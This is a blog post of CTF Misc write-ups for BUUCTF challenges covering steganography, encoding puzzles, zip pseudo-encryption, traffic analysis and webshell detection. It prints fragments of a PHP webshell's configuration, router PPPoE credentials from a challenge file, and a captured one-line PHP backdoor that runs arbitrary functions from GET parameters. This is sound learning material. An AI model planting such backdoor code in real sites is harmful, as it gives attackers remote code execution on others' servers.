

BUUCTF笔记之Misc系列部分WriteUp（二）

原创

[KogRow](#) 于 2021-06-18 15:16:07 发布 809 收藏

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本文链接: <https://blog.csdn.net/shuaicenglou3032/article/details/118027010>


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9 篇文章 0 订阅

订阅专栏



CTF

59 篇文章 4 订阅

订阅专栏

1. 爱因斯坦

binwalk分离出一个压缩包。

查看图片备注:

属性	值
说明	
标题	
主题	
分级	☆☆☆☆☆
标记	
备注	this_is_not_password
来源	
作者	
拍摄日期	
程序名称	
获取日期	
版权	
图像	
图像 ID	
分辨率	1366 x 768
宽度	1366 像素
高度	768 像素
水平分辨率	96 dpi
垂直分辨率	96 dpi
位深度	24

解压得到flag。

2.easycap

追踪TCP流:




3.另外一个世界

binwalk和steg一无所获，图片备注也看了没有收获，winhex看看:

00002590	47 BA 84 3F F0 FB B6 14 B5 1F BF AC A1 46 48 E8	G9!7šú¶ μ ¿-iFHè
000025A0	D5 F4 AF A0 13 F9 7B FE 55 81 C3 C3 E5 41 CD B3	Õó¬ ù{pU ÅÅáÁí³
000025B0	2A 47 12 4F A1 0D AA 84 80 36 BD 8F 02 AE A2 F3	*G Oi ã!l6½ @çó
000025C0	20 77 76 54 87 D0 B6 D7 2A 52 95 B6 AC D2 09 C4	wvT!D¶×*R!¶-ò Ä
000025D0	A0 96 D7 99 1F DA BB 49 E3 E3 F3 AC 2F D	! Ú»Iääó-ŎWq
000025E0	F9 D3 7C B3 40 71 4F D1 C6 5D F4 2D B5 D4 94 A1	üO]³@gONÆ]ó-μÔ!i
000025F0	BD AF 64 80 91 21 3D 1A B3 3C 3C 2B A1 6E 1E EE	½¬d!´!=³<<+in í
00002600	5C EE AE EE 33 B2 AE AE 9B B9 79 0E B8 E1 71 A0	\i@i3²@@!¹y ,áq
00002610	40 21 46 78 F7 D5 A0 FE F0 79 E7 51 35 FB F5 7F	@!Fx÷Ŏ pšyçQ5úš
00002620	48 F8 0A 59 E4 94 BB 1A 29 30 31 31 30 31 30 31	Hø Yä!»)0110101
00002630	31 30 31 31 30 31 31 31 31 30 31 31 30 30 31 30	1011011110110010
00002640	31 30 31 31 30 31 30 31 31 30 31 31 30 31 30 31	1011010110110101
00002650	30 30 30 31 31 30 30 31 31 30 31 31 31 30 30 31	0001100110111001
00002660	31 2E 00 00 00	!

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复制出来转字符串得到:



4.隐藏的钥匙


路飞一行人千辛万苦来到了伟大航道的终点，找到了传说中的One piece，但是需要钥匙才能打开One Piece大门，钥匙就隐藏在下面的图片中，聪明的你能帮路飞拿到钥匙，打开One Piece的大门吗？

00017080	C3 5A A7 B3 3D EC BF 09 2A F2 28 47 A3 BC B5 A1	AZS³=iç *ò(G£¼µi
00017090	1E 86 87 EF D6 BA 22 C7 D2 9C 46 2B CA 9E 22 47	iÖº"ÇÒIF+Ê!"G
000170A0	D8 51 CB E9 53 DF 53 FF D9 2A 2A 2A 2A 2A 2A 2A	0QEéSBSyÛ*****
000170B0	2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A	*****
000170C0	2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A	*****
000170D0	2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A	*****
000170E0	2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 0D 0A 66 6C 61 67	***** flag
000170F0	3A 62 61 73 65 36 34 3A 28 4D 7A 63 33 59 32 4A	:base64:(Mzc3Y2J
00017100	68 5A 47 52 68 4D 57 56 6A 59 54 4A 6D 4D 6D 59	hZGRhMwVjYtJmMnY
00017110	33 4D 32 51 7A 4E 6A 49 33 4E 7A 63 34 4D 57 59	3M2QzNjI3Nzc4MwY
00017120	77 4D 47 45 3D 29 0D 0A 2A 2A 2A 2A 2A 2A 2A 2A	wMGE) *****
00017130	2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A	*****
00017140	2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A	*****
00017150	2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A	*****


winhex打开，搜索flag，base64解码就有。

5.FLAG

steg逐位尝试在最低位得到一个zip压缩包:



保存下来之后解压修复一下得到一个EFI。
用IDA打开，定位到main函数：



F5一波得到伪代码:

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     return printf("hctf{dd0gf4c3tok3yb0ard4g41n~~~~}", argv, envp);
4 }
```

拿到flag。

6.假如给我三天光明

根据提示，爆破密码：



然后文件的内容是brainfuck代码。把txt重命名为.bf文件后解码得到：

```
Windows PowerShell
PS E:\CTFTools\crypto\Python-Brainfuck-master\Python-Brainfuck-master> python3 brainfuck.py a.bf
flag {e4bbe8bdf9743f8bf5b727a9f6332a8} y
PS E:\CTFTools\crypto\Python-Brainfuck-master\Python-Brainfuck-master>
```

8.后门查杀



发现 1 个风险

立即处理



风险项

处理方式

硬盘文件(1)

Php.Trojan.Php.Amco

木马

<https://blog.csdn.net/shuaicenglou3032>

删除文件

发现flag。

```
20  |
21  | if( IS_GPC ) {
22  |     > $_POST = s_array($_POST);
23  | }
24  | $P = $_POST;
25  | unset($_POST);
26  | /*=====
27  |
28  | //echo encode_pass('angel');exit;
29  | //
30  | $pass = '6ac45fb83b3bc355c024f5034b947dd3';
31  |
32  | // cookie
33  | // cookie
34  | $cookiepre = '';
35  | // cookie
36  | $cookiedomain = '';
37  | // cookie
38  | $cookiepath = '/';
39  | // cookie
```

<https://blog.csdn.net/shuaicenglou3032>

9.[BJDCTF2020]鸡你太美


使用winhex打开两张gif, 副本图片缺少gif文件头
补全:

47 49 46 38 37 61 *or*
47 49 46 38 39 61

GIF87a

GIF89a

GIF Graphics interchange format file
Trailer: 00 3B (. ;)



10. 荷兰宽带数据泄露

用户名包上flag{}就行

RouterPassView - C:\Users\root\Desktop\conf.bin

File Edit View Options Help

```
<WANEthernetInterfaceConfig>
  <Enable val=1 />
  <Status val=Up />
  <X_TP_IfName val=eth1 />
  <X_TP_lastUsedIntf val=pppoe_eth3_d />
</WANEthernetInterfaceConfig>
<WANConnectionDevice instance=1 >
  <WANIPConnectionNumberOfEntries val=1 />
  <WANEthernetLinkConfig>
    <Enable val=1 />
    <EthernetLinkStatus val=Up />
    <X_TP_IfName val=eth1 />
  </WANEthernetLinkConfig>
  <WANIPConnection instance=1 >
    <ConnectionType val=IP_Routed />
    <Name val=ipoe_eth1_s />
    <NATEnabled val=1 />
    <ExternalIPAddress val=0.0.0.0 />
    <SubnetMask val=0.0.0.0 />
    <DefaultGateway val=0.0.0.0 />
    <X_TP_IfName val=eth1 />
  </WANIPConnection>
  <WANIPConnection instance=2 >
    <ConnectionType val=IP_Routed />
    <Name val=ipoe_eth1_d />
    <X_TP_ConnectionId val=0 />
    <NATEnabled val=1 />
    <X_TP_Hostname val=FWR310 />
    <AddressingType val=DHCP />
    <ExternalIPAddress val=0.0.0.0 />
    <SubnetMask val=0.0.0.0 />
    <DefaultGateway val=0.0.0.0 />
    <DNSServers val=0.0.0.0,0.0.0.0 />
    <MACAddress val=D0:C7:C0:43:53:69 />
    <X_TP_IfName val=eth1 />
  </WANIPConnection>
  <WANIPConnection nextInstance=3 />
  <WANPPPConnection instance=1 >
    <Enable val=1 />
    <DefaultGateway val=10.177.144.1 />
    <Name val=pppoe_eth1_d />
    <Uptime val=671521 />
    <Username val=053700357621 />
    <Password val=210265 />
    <X_TP_IfName val=ppp0 />
    <X_TP_L2IfName val=eth1 />
    <X_TP_ConnectionId val=1 />
    <ExternalIPAddress val=10.177.150.82 />
    <RemoteIPAddress val=10.177.144.1 />
  </WANPPPConnection>
```

11.webshell后门



发现 1 个风险

立即处理



风险项

处理方式

硬盘文件(1)

Php.Trojan.Php.Hqvo

木马

<https://blog.csdn.net/shuaicenglou3032>

删除文件

```
ob_start();
$time = explode(' ', microtime());
$starttime = $time[1] + $time[0];
define('SA_ROOT', str_replace('\\', '/', dirname(__FILE__)).'/');
define('SELF', $_SERVER['PHP_SELF'] ? $_SERVER['PHP_SELF'] : $_SERVER['SCRIPT_NAME']);
define('IS_WIN', DIRECTORY_SEPARATOR == '\\');
define('IS_GPC', get_magic_quotes_gpc());
$dis_func = get_cfg_var('disable_functions');
define('IS_PHPINFO', (!eregi("phpinfo",$dis_func)) ? 1 : 0 );


if( IS_GPC ) {
    $_POST = s_array($_POST);
}
$_P = $_POST;
unset($_POST);
/*===== 程序配置 =====*/

//echo encode_pass('angel');exit;
//angel = ba8e6c6f35a53933b871480bb9a9545c
// 如果需要密码验证,请修改登陆密码,留空为不需要验证
$pass = 'ba8e6c6f35a53933b871480bb9a9545c'; //angel

//如您对 cookie 作用范围有特殊要求,或登录不正常,请修改下面变量,否则请保持默认
// cookie 前缀
$cookiepre = '';
// cookie 作用域
$cookiedomain = '';
// cookie 作用路径
$cookiepath = '/';
// cookie 有效期
$cookielife = 86400;
```

<https://blog.csdn.net/shuaicenglou3032>

12.来首歌吧



先盲猜摩斯密码

解码:

5BC925649CB0188F52E617D70929191C

13.数据包中的线索

目测是图片的base64编码，解码一下：

```
import os, base64

with open("C:\\Users\\root\\Desktop\\1.txt", "r") as f:
    imgdata = base64.b64decode(f.read())
    file = open('C:\\Users\\root\\Desktop\\1.jpg', 'wb')
    file.write(imgdata)
    file.close()
```

得到:

flag{209acebf6324a09671abc31c869de72c}



<https://blog.csdn.net/shuaicenglou3032>

14.九连环

binwalk+foremost分离得到:



1.zip



123456cry.jpg

<https://blog.csdn.net/shuaicenglou3032>

修改伪加密标志位，01改成00（奇数改成偶数）解压得到:



good-已合并.
jpg



qwe.zip

binwalk分析图片:

```
(fuck@kali)-[~]
└─$ binwalk 1.jpg

DECIMAL      HEXADECIMAL  DESCRIPTION
-----
0            0x0         JPEG image data, JFIF standard 1.01

(fuck@kali)-[~]
└─$
```

无果。

看了WP，上steg:

```
Processing triggers for kali-menu (2021.2.0) ...
(fuck@kali)-[~]
└─$ steghide info 1.jpg
"1.jpg":
  format: jpeg
  capacity: 1.2 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "ko.txt":
    size: 48.0 Byte
    encrypted: rijndael-128, cbc
    compressed: yes

(fuck@kali)-[~]
└─$
```

<https://blog.csdn.net/shuaicenglou3032>

提取:


```
(fuck@kali)-[~]
└─$ steghide extract -sf 1.jpg
Enter passphrase:
wrote extracted data to "ko.txt".
```


得到密码bV1g6t5wZDJif^J7

解压得到flag。

15.面具下的flag

binwalk -e mianju.jpg





压缩包改伪加密标志位之后出来的也是flag.vmdk。

右键这个.vmdk文件，映射为磁盘（我的电脑上装了VMware），打开得到：

> 此电脑 > 新加卷 (Z:)

名称	修改日期	类型	大小
key_part_one	2016/10/2 16:39	文件夹	
key_part_two	2016/10/2 16:47	文件夹	

```
tom@kali:~/图片/_mianju.jpg.extracted$ 7z x flag.vmdk -o./
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=zh_CN.UTF-8,Utf16=on,HugeFiles=on,64 bits,4

Scanning the drive for archives:
1 file, 3145728 bytes (3072 KiB)

Extracting archive: flag.vmdk
--
Path = flag.vmdk
Type = VMDK
Physical Size = 3145728
Method = "monolithicSparse"
Cluster Size = 65536
Headers Size = 65536
ID = 1da959fe
Name = flag.vmdk
Comment = # Disk DescriptorFile
version=1
encoding="GBK"
CID=1da959fe
parentCID=ffffffff
isNativeSnapshot="no"
createType="monolithicSparse"

# Extent description
RW 24576 SPARSE "flag.vmdk"

# The Disk Data Base
#DDB
```

当然，也可以在kali下使用7z命令解压：

效果是一样的。（好吧，实战后发现不一样，所以还是得kali下7z命令解压）

part2:

Oops,flag_part_two_isn't_here!

Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook! Ook? Ook! Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook? Ook. Ook?
Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook? Ook! Ook!
Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook? Ook. Ook? Ook! Ook. Ook? Ook.
Ook. Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook! Ook? Ook! Ook! Ook. Ook? Ook! Ook! Ook! Ook! Ook!
Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook? Ook. Ook? Ook! Ook. Ook?
Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook? Ook! Ook! Ook. Ook? Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook? Ook. Ook? Ook! Ook.
Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook!
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook!
Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook? Ook! Ook. Ook?
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook? Ook! Ook! Ook!
Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook!
Ook? Ook. Ook? Ook! Ook. Ook? Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook!
Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook? Ook!
Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook? Ook. Ook? Ook! Ook. Ook? Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook! Ook. Ook? Ook.

part1:


```
+++++ +++++ [->++ +++++ ++<] >+.+ +++++ .<+++ [->-- -<]>- -.+++ ++. <  
++++[->+++ +<]>+ ++. < +++++ +[->- ----<]>-- ---- - .<+ +++[->----  
<]>-- ---- .<+++ [->++ +<]>+ +++++ .<+++ +[->- ----<] >-.<+ +++++ [->++  
++++< ]>+++ ++. < +++++ [->-- ----<] >---- -.+++ .<+++ [->-- -<]>- ---- .<
```


part1有经验的一看就知道是brainfuck。解码：

```
Windows PowerShell
PS E:\CTFTools\crypto\Python-Brainfuck-master\Python-Brainfuck-master> python3 brainfuck.py a.bf
flag {N7F5_AD5
PS E:\CTFTools\crypto\Python-Brainfuck-master\Python-Brainfuck-master>
```

part2不知道是啥，看了WP说是OoK加密：

在线解密用这里：[Ook](#)



合起来就是flag.

16.被劫持的神秘礼物

流量分析入门题。

```
[... request 1/1]
[Response in frame: 6]
File Data: 129 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
  > Form item: "name" = "admina"
  > Form item: "word" = "adminb"
  > Form item: "cooktime" = "0"
  > Form item: "checkcode" = "5129"
  > Form item: "returnurl" = "http://192.168.60.123/index.php?r=default/index/index"
```

adminaadminb的md5就是flag.

17.大流量分析（一）

这种题很有实战意义。

某黑客对A公司发动了攻击，以下是一段时间内我们获取到的流量包，那黑客预留的后门的文件名是什么？

172819这个包里面过滤http协议，然后查找一下关键词：<?php

The screenshot shows a Wireshark interface with a list of network packets. The selected packet (No. 2788) is an HTTP POST request to /data/uploadfile/1/20160809/201608092842.php. The packet details pane shows the request body as HTML Form URL Encoded data. A red circle highlights the following form item:

```
> Form item: "p3" = "<?php  
$_GET["a"]($_GET["b"]);  
>>
```

The packet bytes pane shows the raw data in hexadecimal and ASCII, including the backdoor payload: `mExZDExZ jc20DQ3N Q%3D%3D; loginpa ss=ec38f e2a8497e 0a8d6d34 9b353303 8cb-Connection: keep-alive-Content-Type: application/x-www-form-urlencoded-Content-Length: 160-...act=editfile&cwd=%2Fvar%2Fwww%2Fhtml%2F&p1=admin&p2=admin.bak.php&p3=<?php%0A%0A$_GET%5B%22a%22%5D(%22b%22);%0A%0A%3E%3E&p4=& charset=gbk`

这就很诡异了，动态函数。

开始我以为后门文件是201608092842.php，但提交了发现不对

于是试试这个包里面的admin.bak.php

成功。flag{admin.bak.php}

20.[ACTF新生赛2020]base64隐写

base64隐写。上python2脚本：

```


def get_base64_diff_value(s1, s2):
    base64chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'
    res = 0
    for i in xrange(len(s2)):
        if s1[i] != s2[i]:
            return abs(base64chars.index(s1[i]) - base64chars.index(s2[i]))
    return res

def solve_stego():
    with open('E:/1.txt', 'rb') as f:
        file_lines = f.readlines()
        bin_str = ''
        for line in file_lines:
            steg_line = line.replace('\n', '')
            norm_line = line.replace('\n', '').decode('base64').encode('base64').replace('\n', '')
            diff = get_base64_diff_value(steg_line, norm_line)
            print diff
            pads_num = steg_line.count('=')
            if diff:
                bin_str += bin(diff)[2:].zfill(pads_num * 2)
            else:
                bin_str += '0' * pads_num * 2
            print goflag(bin_str)

def goflag(bin_str):
    res_str = ''
